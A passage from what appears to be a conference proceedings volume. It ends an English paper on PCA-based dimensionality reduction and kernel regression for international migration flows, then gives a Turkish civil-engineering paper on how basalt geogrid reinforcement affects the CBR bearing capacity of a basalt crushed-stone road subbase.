C_5	Migrant network	X_6 :	<i>distance between countries</i>	0.773
		X_{15} :	<i>migrant stock of origin in destination</i>	-0.743
C_6	Inflation and imports	X_{12} :	<i>inflation rate difference</i>	0.824
		X_{10} :	<i>imports of goods and services diff</i>	0.568

The decision that a variable belongs to a specific component is based on factor loadings, which are computed through orthogonal varimax rotation. Orthogonal varimax rotation generates uncorrelated component structures, and a variable is assigned to the component in which its loading is concentrated most [32]. The variables within each component together with their factor loadings are provided in Table

4. Here, the label of a component is determined to reflect the variables that it is composed of. The variables with negative loadings have negative relationship with the positively loaded variables in a component. Indeed, the variables within each component are given in accordance to their importance for that component, and they are arranged in descending order of importance. That is a greater absolute factor loading value corresponds to a more important variable for that component.

Table 4 displays that first component C_1 is composed of five variables that together constitute the economic indicators and the second component C_2 is composed of six variables which can be labelled as development indicators. As expected, in C_2 , the differences between the origin and destination country in births per women (X_{18}), and percentage of rural population (X_{16}) are inversely related with the remaining variables of C_2 . Another result that could be observed from Table 4 is that, in the third component C_3 , the difference between origin and destination countries in unemployment rate (X_{19}) is inversely correlated with the remaining two variables (X_5 and X_{20}). However, this sounds quite unrealistic as one expects a high unemployment rate in a country with severe degree of disasters and conflicts. Although PCA puts X_{19} into component C_3 , the unexpected behaviour of inflation rate differences between country pairs j, k may be omitted because the loading of X_{12} in C_3 is relatively small. Similar to the case in C_2 , the fifth component C_5 includes two variables that are inversely related with each other. In fact, the number of migrant stocks from an origin country in a destination (X_{15}) will decrease as the distance between the origin-destination couple (X_6) increases which explains the opposite directions of loadings for the variables in component C_5 . Based on the overall results obtained through PCA, the migration flow model stated in Eq. (1) is modified as:

$$Y = g(C_1, C_2, \dots, C_6) \quad (4)$$

where g is a function mapping the components extracted through PCA, to the dependent variable Y .

To determine whether the components extracted through PCA are internally consistent, Cronbach's α values are checked. Table 5 displays Cronbach's α values for each component. In literature, it is stated that if Cronbach's α is negative, then without any doubt, the measurement tool is inconsistent. For positive Cronbach's α values smaller than 0.70, the items that are leading to inconsistency are taken off from the model according to their inconsistency levels consecutively [31]. After each extraction, the level of Cronbach's α is checked whether it reaches to 0.70. If it reaches to 0.70, the extraction of items from that specific instrument ends. Here, C_1 and C_2 are found to be internally consistent as their Cronbach's α values are greater than 0.7.

Table 5. Reliability statistics for components

Component	Cronbach's α	Component	Cronbach's α
C_1	0.933	C_4	-0.903
C_2	0.940	C_5	0.268
C_3	0.352	C_6	0.087

For the third component C_3 , which has more than two items, Cronbach's α value is tried to be increased by deleting some of the items. The deletion of X_{19} from C_3 results in a Cronbach's α value of 0.739; so, a new internally consistent component C_3^* instead of C_3 is constructed. For each of the components with at most two variables, the most significant variable in that component (the one with the largest absolute factor loading), is kept to represent the factor related with that component. Considering these, the six components extracted through PCA are adjusted as given in Table 6.

Table 6. Adjusted components and their compositions

Adjusted component	Label of component	Variables within the component
C_1	Economic indicators	X_1 : GDP per head difference X_{11} : value added industry difference X_{17} : value added services difference X_8 : energy use per head difference X_4 : value added agriculture difference
C_2	Development indicators	X_2 : access to electricity difference X_{18} : births per women difference X_{13} : life expectancy difference X_7 : education index difference X_{16} : rural population difference X_{14} : median age difference
C_3^*	Disasters and conflict	X_5 : severity of catastrophe difference X_{20} : severity of conflict difference
C_4^*	Agricultural land	X_3 : agricultural land difference
C_5^*	Distance	X_6 : distance between countries
C_6^*	Inflation	X_{12} : inflation rate difference

PCA and RA results indicate that the dimension of the commonly used variables in a migration flow model can be reduced to seven, which decreases the overall complexity. That is, the model in Eq. (4) becomes:

$$Y = g^*(C_1, C_2, C_3^*, C_4^*, C_5^*, C_6^*) \tag{5}$$

where g^* is a function mapping the modified components to the dependent variable Y . Moreover, each component C_1 , C_2 , and C_3^* can be expressed by the weighted sums of the variables that they are composed of, where the weights are the corresponding loadings of displayed in Table 4. These linear formations are displayed in Table 7.

Table 7. Linear compositions of adjusted components

Component	Formula
C_1	$0.917X_1 + 0.895X_{11} + 0.893X_{17} + 0.686X_8 + 0.632X_4$
C_2	$0.918X_2 + 0.887X_{18} + 0.860X_{13} + 0.697X_7 + 0.660X_{16} + 0.625X_{14}$
C_3^*	$0.845X_5 + 0.791X_{20}$
C_4^*	$-735X_3$
C_5^*	$0.773X_6$
C_6^*	$0.824X_{12}$

4. NADARAYA-WATSON KERNEL REGRESSION FOR MODELING MIGRATION FLOWS

In order to see whether aggregating variables into consistent components via PCA and RA works for modeling migration flows between countries, a Nadaraya-Watson (NW) kernel regression model is constructed. NW kernel regression is a nonparametric method in which future values of a dependent variable are estimated by using historic observations [33]. Let \mathbf{x}_i with entries x_{iq} be the vector of d independent variables for observation i , where $i=1, \dots, n$, and $q=1, \dots, d$; and \mathbf{x} with the entries x_q be the vector of interest. Furthermore, let y_i be the dependent value for observation i . Given a set of pairs (\mathbf{x}_i, y_i) and \mathbf{x} , NW kernel regression estimate is defined as:

$$\hat{h}(\mathbf{x}) = \frac{\sum_{i=1}^n K\left(\frac{\mathbf{x}-\mathbf{x}_i}{\mathbf{h}}\right)y_i}{\sum_{i=1}^n K\left(\frac{\mathbf{x}-\mathbf{x}_i}{\mathbf{h}}\right)} \tag{6}$$

where K is a multivariate kernel function and \mathbf{h} is bandwidth vector with entries h_1, h_2, \dots, h_d .

Eq. (6) of modeling nonlinear structures if a reasonable set of observations are available. Thus, it can be used in modeling the highly nonlinear and complex characteristics of migration flows between countries. To accomplish this task the internally consistent components given in Table 7 of three five-year periods [1990-1995), [1995,2000), and [2000,2005) are taken as the independent variables of observations; so that flow amounts of [2005,2010) period can be estimated using the values of the components in this period and the past flow amounts. In fact, this is the main reason why PCA is concentrated on four five-year-periods at once instead of analysing each period separately. The kernel function is chosen to be Gaussian kernel where:

$$K(x) = \frac{1}{\sqrt{2\pi}} \exp(-x^2/2) \tag{7}$$

and bandwidth \mathbf{h} is determined via Silverman's rule-of-thumb (Silverman, 1986) as:

$$h_q = \sigma_q \left(\frac{4}{(d+2)n}\right)^{\frac{1}{d+4}} \tag{8}$$

where σ_q is the standard deviation of the q th variable.

When the outputs of NW kernel regression applications are examined, it is seen that using components as inputs instead of variables generates smaller error. This improvement might be due to the removal of the variables that are disrupting the consistency of data by RA. In fact, when the outputs for all countries are taken into consideration, mean absolute error (MAE) between the observed and estimated migration flow amounts is found to be 500.83 persons for NW(variable) case and 231.42 persons for NW(component) case. This fact reveals the capability of PCA and RA to capture the significant characteristics in data.

Furthermore, the computational effort diminishes radically by using only six components obtained via PCA and RA instead of twenty variables. The elapsed CPU time in MATLAB for the NW kernel regression to converge to solution is 429.14 seconds with components as the input while it takes 1662.9 seconds to obtain the solution with the variables as the inputs. Thus, the results reveal that aggregation of variables via PCA can be an efficient approach in reducing the complexity of the system inputs and obtaining better fits in modeling migration flows across countries.

5. CONCLUSION

To conclude, in this paper, possible variables of a complex migration flow model between countries are analyzed and grouped into internally consistent components through PCA and RA. These analyses and grouping operations make it possible to explain the variances in migration flow magnitudes and directions across countries in a less complex manner without losing the impact of any variable. Numerical findings suggest that six internally consistent components out of twenty variables can be extracted without losing the general characteristics of the inputs.

The extracted components can be used in linear or nonlinear multivariate models or dynamic systems models examining the international migration patterns. In fact, Nadaraya-Watson kernel regression model outputs show that using components instead of the twenty variables reduces the computational effort significantly while improving the fitting capability of the method. The same procedure can be repeated if more variables are to be included in a study. In fact, it is possible to construct further mathematical models based on systems theory and system dynamics methods in a much easier way as the number of variables can be decreased through PCA.

6. REFERENCES

- [1] United Nations. Manuals on methods of estimating population - Manual VIII: Methods for Projections of Urban and Rural Population. Department of Economic and Social Affairs, Population Studies, 55, New York. 1974.

- [2] UNDR Human Development Report Office. *Mobility and Migration: A Guidance Note for Human Development Report Teams*. United Nations Development Programme, New York. 2010
- [3] H. Booth. "Demographic forecasting: 1980 to 2005 in review," *International Journal of Forecasting*, vol. 22 (3), pp. 547-581, 2006.
- [4] J. de Beer. "The effect of uncertainty of migration on national population forecasts: The Case of the Netherlands." *Journal of Official Statistics*, vol. 13 (3) pp. 227-243, 1997.
- [5] A. Wiśniowski, P. W. F. Smith, J. Bijak, J. Raymer, and J. J. Forster "Bayesian population forecasting: extending the Lee-Carter method." *Demography*, vol. 52 (3) pp. 1035-1059, 2015.
- [6] J. Raymer and A. Wiśniowski. "Applying and testing a forecasting model for age and sex patterns of immigration and emigration." *Population Studies*, vol. 72 (3): pp. 339-355, 2018.
- [7] D. F. Demirel and M. Basak, "A fuzzy bi-level method for modeling age-specific migration." *Socio-Economic Planning Sciences*, vol 68, 100664, 2019.
- [8] M. P. Todaro. "Internal migration in developing countries: A survey," in *Population and Economic Change in Developing Countries*, R. A. Easterlin, Ed. Chicago: University of Chicago Press, 1980, pp. 361-401.
- [9] M. P. Todaro and L. Maruszko. "Illegal migration and US immigration reform: A conceptual framework." *Population and Development Review*, vol 13, pp. 101-114, 1987.
- [10] M. J. Greenwood. "Modeling Migration." *Encyclopedia of Social Measurement*, vol. 2, pp. 725-734, 2005.
- [11] F. Mwesigye and T. Matsumoto. "The Effect of Population Pressure and Internal Migration on Land Conflicts: Implications for Agricultural Productivity in Uganda." *World Development*, vol. 79, pp. 25-39, 2016.
- [12] K. Neumann, D. Sietz, H. Hilderink, P. Janssen, M. Kok, and H. van Dijk. "Environmental drivers of human migration in drylands - A spatial picture." *Applied Geography*, vol. 56, pp. 116-126, 2015.
- [13] O. Kandemir. "Human development and international migration." *Procedia - Social and Behavioral Sciences*, vol. 62, pp. 446-451, 2012.
- [14] C. Boswell. "Combining Economics and Sociology in Migration Theory." *Journal of Ethnic and Migration Studies*, vol. 34 (4), pp. 549-566, 2008.
- [15] S. Haug. "Migration Networks and Migration Decision-Making." *Journal of Ethnic and Migration Studies*, vol. 34 (4), pp. 585-605, 2008.

- [16] N. van Hear. "Theories of Migration and Social Change." *Journal of Ethnic and Migration Studies*, vol. 36 (10): pp. 1531-1536, 2010.
- [17] G. Dibeh, A. Fakih, and W. Marrouch. "Decision to Emigrate amongst the Youth in Lebanon." *International Migration*, vol. 56 (1): pp. 5-22, 2018.
- [18] H. Crawley and J. Hagen-Zanker. "Deciding Where to go: Policies, People and Perceptions Shaping Destination Preferences." *International Migration*, vol. 57 (1), pp. 20-35, 2019.
- [19] A. M. Espinosa, L. Horna, R.M. Muñoz, and N. Pontarollo. "The statistical properties of the networks of emigrants: the Ecuadorian case." *International Migration*, vol. 57 (4), pp. 40-57, 2019.
- [20] R. Tesfai. "Does Country Context Matter? Sub-Saharan and North African Immigrants' Labour Market Outcomes in France and Spain." *International Migration*, vol. 57 (1), pp. 298-317, 2019.
- [21] D. S. Massey. "A Synthetic Theory of International Migration," in *World in the Mirror of International Migration*. V. Iontsev, Ed. Moscow: MAX Press, 2002, pp. 142-152.
- [22] J. Bijak. *Forecasting international migration: Selected theories, models, and methods*. Warsaw: Central European Forum for Migration Research, 2006.
- [23] H. Yamamoto, H. Yamaji, Y. Abe, K. Harada, D. Waluyo, E. Fukusaki, A. Kondo, H. Ohno, and H. Fukuda. "Dimensionality reduction for metabolome data using PCA, PLS, OPLS, and RFDA with differential penalties to latent variables." *Chemometrics and Intelligent Laboratory Systems*, vol. 98, pp. 136–142, 2009.
- [24] G. J. Abel, and N. Sander. "Quantifying Global International Migration Flows." *Science*, vol. 343 (6178): pp. 1520-1522, 2014.
- [25] K. S. Gleditsch and M. D. Ward. "A Revised List of Independent States since 1816." *International Interactions*, vol. 25, pp. 393-413, 1999.
- [26] UCDP/PRIO. *Armed Conflict Dataset*. Version 4. 2009. [Online], Available: <https://www.prio.org/Data/Armed-Conflict/UCDP-PRIO/> [Accessed Jan. 20, 2020].
- [27] D. Guha-Sapir, R. Below, and P. Hoyois *EM-DAT: The CRED/OFDA International Disaster Database*. 2015. [Online], Available: www.emdat.be [Accessed Jan 17, 2020].
- [28] The World Bank. *World Development Indicators*. 2015. [Online], Available: <http://data.worldbank.org/indicator> [Accessed Jan 17, 2020].
- [29] United Nations. *Trends in International Migrant Stock: Migrants by Destination and Origin*. 2015. [Online] Available: <https://www.un.org/en/development/desa/population/migration/data/estimates2/index.asp> [Accessed Jan 10, 2020].

- [30] H. Abdi and L. J. William. "Principal Component Analysis." *WIREs Computational Statistics*, vol. 2 pp. 433-459, 2010.
- [31] D. George and P. Mallery. *SPSS for Windows step by step: A simple guide and reference*. 4th ed. Boston: Allyn & Bacon, 2003.
- [32] A. B. Costello and J. W. Osborne. "Best Practices in Exploratory Factor Analysis: Four Recommendations for Getting the Most from Your Analysis." *Practical Assessment, Research & Evaluation*, vol. 10 (7), pp. 1-9, 2005.
- [33] J. S. Simonoff, *Smoothing Methods in Statistics*. New York: Springer, 1996.

BAZALT KIRMATAŞ MALZEMESİ İLE İNŞAA EDİLEN YOL ALT TEMEL TABAKASINDA BAZALT GEOGRİD KULLANIMININ YOLUN TAŞIMA GÜCÜNE ETKİSİ

Veysel Ekrem Gönül¹, Sercan Serin²

¹*Düzce Üniversitesi, Teknoloji Fakültesi, Düzce, TURKEY*

²*Osmaniye Korkut Ata Üniversitesi, Mühendislik Fakültesi, Osmaniye TURKEY*

Vyslekrm12@hotmail.com

ORCID: 0000-0002-4167-7734

ÖZET

Yol yapım işlerinde, taban zemininin gerilme-şekil değiştirme ve dayanma özelliklerini iyileştirmek amacıyla geosentetiklerle, geogridlerle güçlendirilmesi, önemli bir uygulama alanıdır. Geogrid, açıklık mesafe boyutları, elemanlarının boyutlarından daha fazla olan, ekstrüzyon, birleştirme veya birbirine geçirme ile bir platforma getirilmiş ve entegre olarak birleştirilmiş çekme elemanlarından oluşan, düzenli açık ağ biçimindeki düzlemsel, polimerik ürünlerdir [1]. Geogridler farklı içerikli hammaddelerden üretilmiş çekmeye karşı gelen yükleri göğüslemeye yarayan donatı malzemeleridir. Her çeşit zemin güçlendirmesi, istinat yapılarında donatı yerine kullanılan geogridler (jeogrid) inşaat mühendisliğinde ekonomik ve sağlıklı çözümler sunar. Yaptığımız bu çalışmada asıl amaç yol zeminlerinde taşıma gücünden kaynaklı meydana gelen kalıcı deformasyonları azaltmak ve bu nedenler dolayı meydana gelen hem ekonomik hem de zaman kayıplarını önlemektir. Yapılan literatür çalışmalarından esinlenerek belirlenen alttemel malzemesi içinde piyasada Bazalt mesh olarak bilinen Bazalt Geogrid malzemesi konularak güçlendirilmiştir. Çalışma etkin olarak kullanılan bir alttemel malzemesi olan bazalt kırmataş üzerinden yürütülmüştür. Bazalt kırmataş malzemesi etkin olarak kullanılan bir alttemel malzemesidir. İlk etapta karakteristik özellikleri ve CBR değeri belirlenen bazalt kırmataş malzemesi rehber olarak alınıp daha sonradan bazalt elyaf geogrid ile güçlendirilip karşılaştırılmıştır. Temin edilen alttemel bazalt malzemesi içerisine yerleştirilen bazalt geogrid numunelerine yapılan deneyler neticesinde Bazalt Geogrid malzemesinin yol alt yapısında kullanımında CBR değerine etkisinin olumlu

olduğu tespit edilmiştir. Kırmataş bazalt alttemel malzemesini güçlendirmek için kullanılan bazalt geogridler %CBR 2.5 mm için %14,8 oranında arttırırken %CBR 5 mm için %6.7 olarak olumlu yönde arttırmıştır. Yapılan deneyler sonucunda bazalt geogrid ile güçlendirilmiş olan bazalt kırmataş alttemel malzemesi güçlendirilmemiş olan referans numune ile kıyaslandığıında aynı batma miktarına karşılık gelen gerilmelerde bazalt geogrid ile güçlendirilmiş olan numuneler daha yüksek değerleri taşımıştır.

Anahtar Kelimeler: Bazalt Geogrid, Geogrid, Bazalt Kırmataş, CBR

THE EFFECT OF USE OF BASALT GEOGRID ON THE ROAD CARRYING POWER IN THE ROAD SUB FOUNDATION LAYER BUILT WITH BASALT CRUSHED STONE MATERIAL

ABSTRACT

In road construction works, the strengthening of the subgrade with geosynthetics and geogrids in order to improve the stress-strain and strength properties is an important application area. Geogrids are planar, polymeric products in the form of a regular open network, with aperture distance dimensions greater than the dimensions of the elements, which are brought to a platform by extrusion, joining or interlocking and integrally connected. Geogrids are reinforcement materials produced from raw materials with different content, which are used to absorb the loads against the tensile. All kinds of soil reinforcement, geogrids (geogrids) used instead of reinforcement in retaining structures offer economical and healthy solutions in civil engineering. The main purpose of this study is to reduce the permanent deformations caused by the bearing power on the road floors and to prevent both economic and time losses caused by these reasons. Inspired by the literature studies, Basalt Geogrid material, known as Basalt mesh in the market, was placed in the subbase material and strengthened. The study was carried out on basalt crushed stone, which is an effectively used subbase material. Basalt crushed stone material is an effective subbase material. Basalt crushed stone material, whose characteristics and CBR value were determined in the first stage, was taken as a guide and then strengthened with basalt fiber geogrid and compared. As a result of the tests performed on the basalt geogrid samples placed in the sub-base basalt material provided, it has been determined that the Basalt Geogrid material has a positive effect on the CBR value in the use of the road infrastructure. Basalt geogrids used to strengthen crushed stone basalt sub-base material increased the % CBR

by 14.8% for 2.5 mm, while the% CBR increased by 6.7% for 5 mm. As a result of the experiments, the basalt crushed stone sub-base material reinforced with basalt geogrid had higher values when compared to the reference sample that was not reinforced, the samples reinforced with the basalt geogrid at the stresses corresponding to the same sinking amount.

Keywords: *Basalt Geogrid, Geogrid, Basalt Crushed stone, CBR*

1. GİRİŞ

Dünyadaki en büyük ihtiyaçlardan birisi ulaşımdır. İnşaat sektöründe karayolu, demiryolu ve havayolu olarak çeşitli ulaşım sistemleri kullanılmaktadır. İhtiyaca göre ülkelerin, kendi ulaşım ağları oluşturulmaktadır. Tasarlanan bu ulaşım sistemleri bazen mühendislik açısından, bazen uygulama aşamasında gözden kaçan kontrollerden, bazen de ilgili yönetmeliğin yetersizliğinden kaynaklı bazı fark edilemeyen sorunlar ortaya çıkartmaktadır [2].

Karayollarında her geçen gün artan trafik yükü nedeniyle yol zeminine gönderilen yük artmaktadır. Bu durum beraberinde yollarda çökmeler meydana getirmektedir. Çeşitli zemin iyileştirme metotları bulunmaktadır.

Zemin Stabilizasyonu, zeminlerin belirli özelliklerinin, amaçlanan bir mühendislik uygulamasına yönelik olarak, değişik fiziksel, kimyasal veya biyolojik yöntemler kullanılarak iyileştirilmesi olarak tarif edilebilir. Zemin stabilizasyonunun amaçlarından birisi de zayıf bir zeminin taşıma kapasitesini arttırmaktır. Çeşitli zemin stabilizasyon yöntemleri olmakla beraber zeminin güçlendirmesi bunların en önemlilerindedir.

Yollarda hem kaplama malzemelerinin hem de zeminlerin güçlendirilmesinde çeşitli malzemeler kullanılmaktadır [3]. Yol zemininde meydana gelen tehlikeleri önlemek için diğer bir çözüm, çeşitli geosentetikler (jeotekstilller, jeogridler ve jeoseller) kullanmaktır. Zeminin güçlendirilmesi için birçok farklı yöntem, malzeme ve yaklaşım olmasına rağmen, bu alanda geosentetik kullanımı hızla artmaktadır [4].

Zemin güçlendirmesinde yaygın kullanılan geosentetiklerden olan geogridlerin önemli bir özelliği ise, boşluk olarak adlandırılan, alttemelin içinden geçmesine izin verecek kadar geniş olup, enine ve boyuna olan şeritler arasındaki mesafelerdir. Geogridlerin şeritlerinin dayanımları ile birlikte, aynı zamanda bağlı olma dayanımları da önemlidir. Geogridler, zeminin aralıklarından geçmesine izin verdikleri için yükün uygulandığı boyuna şeritleri dik kesen enine şeritlerde bir pasif dayanım ve zahiri bir kohezyon olur. Aynı zamanda geogridin zemine bağlanması da bu şeritler sayesinde olur [4].

Geogridlerin farklı kullanım yerleri bulunmaktadır. Bunlar, kaplaması olmayan yollarda agreganın altında, toprak dolguların ve dolgu barajların güçlendirilmesinde, ev yenilmeleri ve heyelanlarının onarılmasında, kaplamalarda asfalt donatısı olarak sıralanabilir [4].

Amerikan Karayolları Teşkilatı, geosentetiklerin, yollarda kullanımı ile sağlanan faydaları belirtmiş olup; geosentetiğin hangi fonksiyonlarının etkin olduğunu ayrıca belirtmektedir. Yılmaz ve ark. (1995-2003-2005-2006) yaptıkları çalışmada Amerikan Karayolları Teşkilatı, geosentetiklerin, yollarda kullanımı ile sağlanan faydalarını özetleyerek, geosentetiğin hangi fonksiyonlarının etkin olduğunu ayrıca belirtmektedir. Tabii zeminlerde meydana gelen gerilme değerlerini azaltması ve temel tabakasında mevcut olan agregaların doğal zemin ile karışmasını önlemektedir. Doğal zeminin mukavemetinde zamanla pozitif yönlü etki oluşturması. Yolun üst katmanlarındaki bütünlüğü ve katmanlar arasındaki farklı oturumları önlemek. Kapilerite nedeniyle oluşabilecek etkileri azaltır. Temel zeminini stabilize etmek için serilmesi uygun görülen kalınlığın azaltılmasını sağlamaktadır. Kaplama tabakasının hizmet ömrünü arttırmak ve bakıma ihtiyacını en aza indirmeyi sağlamaktadır [5-10].

Davarcı B. vd. (2014) yaptığı çalışmada geogridleri farklı kesitli model temellerde kullanıp taşıma gücüne bakmışlardır. Yapılan deneyler sonucunda geogrid donatı tabakasının kullanılması zemin taşıma gücünü arttırdığı tespit edilmiştir. Aynı zamanda geogridlerin yerleştirileceği derinliğinde çok önemli olduğu tespit edilirken en yüksek dayanımı veren derinlik kesitlerin $h/L=0,33$ olduğu bulunmuştur [11].

Mandal ve Sah (1992) yaptıkları çalışmada kare bir temel içerisinde kil zemin tabakasına yerleştirilen geogrid donatılarının etkisi araştırılmıştır. Geogridleri farklı derinliklere koyarak taşıma kapasitesi oranları ve iyileşme faktörleri ölçülmüştür. İyileşme faktörü $u / B = 0,25$ aralığında oldukça belirgin bir şekilde iyileşmiştir ve $u / B = 0,175$ olması koşulunda taşıma kapasitesinde %36 oranında yükselme görülmüştür [12]

Yıldız A.A (2002) yaptığı çalışmada geogrid donatı kullanılan kum zeminlerin özelliklerinin önemli derecede arttırıldığı gözlemlenmiştir. Donatı ile güçlendirilmiş zemin sistemlerinde donatı ile zemin arasında oluşan birleşme ve sürtünme dirençleri nedeniyle donatılı ile güçlendirilmiş zeminler kompozit bir malzeme gibi davranmaktadır. Bu nedenle taşıma kapasitesinde artış olduğu yapılan çalışmalarla tespit edilmiştir [13].

Diğer çalışmalardan esinlenerek yaptığımız çalışmada belirlediğimiz bazalt kırmataş alttemel malzemesinin içine 1/3 seviyesinde bazalt geogrid yerleştirilerek güçlendirme yapılmıştır [3,14] CBR deneyleri yapılarak referans numune ile güçlendirilmiş numune karşılaştırılmıştır ve etkin olarak olumlu yönde bir fark olmuştur.

2. MATERYAL VE YÖNTEM

2.1 KULLANILAN MALZEME ÖZELLİKLERİ

Araştırmada kullanılan numuneler 0.38 Bazalt kırması alttemel malzemesidir. Bazalt, volkanik kaya parçalarından biridir. Koyu renkte ve kesif yığımlar halindedir. Taşıyıcılığı bakımından kaliteli bir malzemedir [15].

Alınan numuneler üzerinde Kuru birim hacim ağırlık, özgül ağırlık, plastik limit, likit limit, plastik indeks, elek analizi, zemin sınıflandırılması, hidrometre ve proktor deneyleri yapılmıştır. Tablo 1’de bu yapılan deneylerin sonuçları verilmiştir.

Tablo 1. Malzeme özellikleri


Deney Adı	Birim	Sonuç
Kuru birim hacim ağırlık	gr/cm ³	1.721
Özgül ağırlık	Gs	2.667
Likit Limit	(%)	24.20
Plastik Limit	(%)	21.39
Plastik İndeks	(%)	2.81
Dane boyu dağılımı	No.10 Kalan (%)	71,36
Dane boyu dağılımı	No.230 Geçen (%)	6,96
Zemin sınıflaması	TS EN ISO 14688-2	saGrW
Hidrometre	Kil Oranı (%)	13
	Silt (%)	87.0

Tablo 2’de Dane boyu dağılımı gösterilmiştir. En büyük dane çapı 12.5 mm olarak saptanmıştır. Geçen yüzdelere tabloda detaylı olarak verilmiştir.

Tablo 2. Dane Boyu Dağılımı

Elek Çapı (mm)	Geçen Yüzde (%)
31,5	100
25	100
19	100
12,5	79
9,5	67,5
4,75	45
2	28,5
1,18	22,5
0,425	15
0,25	12,5
0,15	10
0,063	7,5

Şekil 1’de hidrometre metodu deney sonuçları grafiği paylaşılmıştır. En küçük dane çapı 0.0001 ile 0.00001 arasında olduğu belirlenmiştir.




Şekil 1. Hidrometre Metodu Sonuçları

2.2 DENEYSEL YÖNTEMLER

Çalışmada kullanılacak zemin malzemesi önce 20 mm'lik elekte elenmiştir. Daha evvel yapılan standart proktor testi ile belirlenen oranda su ilave edilerek zemin karışımı hazırlanmıştır. Zemin malzemesi CBR kalıplarına üç aşamada sıkıştırılarak yerleştirilmiştir. CBR numune kaplarının 1/3 kadarı zemin malzemesi ile doldurulmuş ve sıkıştırılmıştır. Daha sonra hazırlanan geogrid serilip üzerine kabın 1/3 kadar daha malzeme doldurulup sıkıştırılmış, kabın geriye kalan 1/3 de doldurulduktan sonra son kez sıkıştırılmıştır. Ters çevirilip üstüne plaka konularak hazırlanan CBR numuneleri standara uygun olarak suda bekletme işlemine tabi tutulmuştur. Yapılan literatür araştırmalarına [3,12,16,17] dayanarak geogridlerin bu elek çaplarına sahip malzemede en iyi performans vereceği h/3 yüksekliğine yerleştirilmiştir. Şahit numune dâhil dört farklı grup CBR numunesi hazırlanmıştır. Her grup için ikişer tekrarlı CBR deneyleri gerçekleştirilmiştir.

2.3 BAZALT GEOGRİD


Alkali dayanımlı kaplamaya sahip bazalt liflerinden üretilmiş olan kumaş çatlakları önlemek ve farklı yapı güçlendirme uygulamaları için geliştirilmiş ürünlerdir. Çelik ve Cam Elyaf ile kıyaslandığında Bazalt geogridin çekme dayanımı daha yüksektir ve bu bir avantaj sağlamaktadır. Bazalt geogrid çürümeye korozyona veya oksitlenmeye karşı dayanabilmesi sayesinde çimentolu uygulamalarda kolayca kullanılabilir. Ağır olmaması rahatça kullanımı sayesinde bazalt geogrid diğer çelik türlerine bir alternatif olmuştur. Hafif, kolay kurulumu ve kullanımı sayesinde bazalt örgü çeliğe güçlü bir alternatif olacaktır [18].



Şekil 2. Bazalt geogrid

Tablo 3. Bazalt fiber geogrid malzemesinin karakteristik özellikleri [19].

Properties	Unit	Values
Mesh window size	mm	25 x 25
Surface density	g/m ²	190 ± 10
Breaking load	kN/m	Warp>50,0
	kN/m	Weft>50,0
Elongation at break	%	2,5 ± 1%
Roll width	m	1
Roll length	m	50




Şekil 3. CBR deneyi yapılışı

3. BULGULAR VE TARTIŞMA


Yapılan araştırmalar ve denemeler sonucunda geogridin numune içerisinde en etkili olduğu yer h/3 olarak belirlenmiştir. Şekil 4 incelendiğinde Bazalt geogridli numune ile şahit numunenin

karşılaştırılması sonucunda bazalt geogrid kullanımında gerilimin artması sonucunda çökme miktarında belirli şekilde azalma olmuştur. Aynı penetrasyon değerine baktığımız zaman şahit numuneye karşılık bazalt geogridli numunenin daha fazla gerilme taşıdığı saptanmıştır.




Şekil 4. Çökme Gerilme Grafiği

Şekil 5 incelendiğinde hem referans numune için hem de bazalt geogrid ile güçlendirilmiş numune için aynı penetrasyona ait yük grafiği incelenmiştir. Elde edilen sonuçlara göre aynı penetrasyon değeri için bazalt geogrid ile güçlendirilmiş olan numuneler daha fazla yük taşıdığı tespit edilmiştir.



Şekil 5. Yük-Penetrasyon Grafiği

Şekil 6 incelendiğinde %CBR 2,5 mm için güçlendirilmemiş kırmataş bazalt alttemel malzemesinin değeri 25,7 iken bazalt geogrid ile güçlendirildiğinde bu değer %14,8 artarak 29,5 seviyesine ulaşmıştır. Aynı şekilde %CBR 5 mm için incelendiğinde referans numunesinin değeri 33,7 iken bazalt geogrid ile güçlendirilen numunenin değeri %6,7 artarak 35,95 seviyesine ulaşmıştır.



Şekil 6. CBR Değerleri Grafiği

4. SONUÇLAR VE ÖNERİLER

Yapılan deneyler sonucunda elde edilen verilere göre bazalt geogridlerin kullanılması ile zemin CBR değerinde bir artış olduğu tespit edilmiştir.

Şahit numunelerin %CBR 2.5 mm için sonuçları 25,7 olarak bulunmuştur. Bazalt geogrid ile yapılan deneyler sonucunda %CBR 2.5 mm için sonuçları 29,5 olarak bulunmuştur. (Şekil 6)

Şahit numunelerin %CBR 5 mm için sonuçları 33,7 olarak bulunmuştur. Bazalt geogrid ile yapılan deneyler sonucunda %CBR 5 mm için sonuçları 35,95 olarak bulunmuştur. (Şekil 6)

Bazalt mesh geogridli numuneler şahit numuneye göre göre %CBR 2,5 mm taşıma gücünü %14,8 oranında arttırmıştır. (Şekil 6)

Bazalt geogridli numuneler şahit numuneye göre göre %CBR 5 mm taşıma gücünü %6,7 oranında arttırmıştır. (Şekil 6)

Bazalt geogridli numune ile şahit numune karşılaştırıldığında batma için referans gruplarda daha yüksek gerilme değerine ulaşılmıştır. Ancak gerilmelerin artması referansla kıyaslandığında BG gruplarında aynı penetrasyon değerlerine daha yüksek gerilmelerde ulaşıldığı tespit edilmiştir (Şekil 4).

En yüksek penetrasyon değeri olan 10 mm çökme için referans grupta 7,06 MPa olurken BG gruplarında ortalama 7,08 MPa olduğu belirlenmiştir. (Şekil 4)

Elde edilen sonuçlara göre aynı penetrasyon değeri için bazalt geogrid ile güçlendirilmiş olan numuneler daha fazla yük taşıdığı tespit edilmiştir. (Şekil 5)

Alınan sonuçlar incelendiğinde yol altyapısında CBR değerinden kaynaklı oluşan sorunlarda Bazalt Geogrid kullanılması CBR değerini arttırarak sorunların azalmasına yarayabileceği düşünülmüştür.

Bazalt geogridin piyasada etkin olarak ve rahatça bulunabilmesi, kullanım kolaylığı açısından yol alt yapısında kullanılması rahat olabileceği düşünülmektedir.

Bazalt Geogridin serilmesi bir profesyonellik gerektirmediği için ekstra bir maliyet çıkartmayacaktır. Bu yüzden uzmanlık olmadan kullanılması bir avantaj sağlamaktadır.

5. KAYNAKLAR

- [1]. <https://insapedia.com/geogrid-nedir-geogrid-malzemenin-kullanim-alanlari/>
- [2]. Adana Çukurova Üniversitesi (2015) Zemin Mekaniği II Ders Slaytları
- [3]. Singh P., Gill K. S. (2012). “CBR improvement of clayey soil with geo-grid reinforcement” International Journal of Emerging Technology and Advanced Engineering (ISSN 2250-2459, Volume 2, Issue 6, June 2012
- [4]. Koerner, R.M. 1999. Designing with geosynthetics, Prentice Hall, New Jersey.
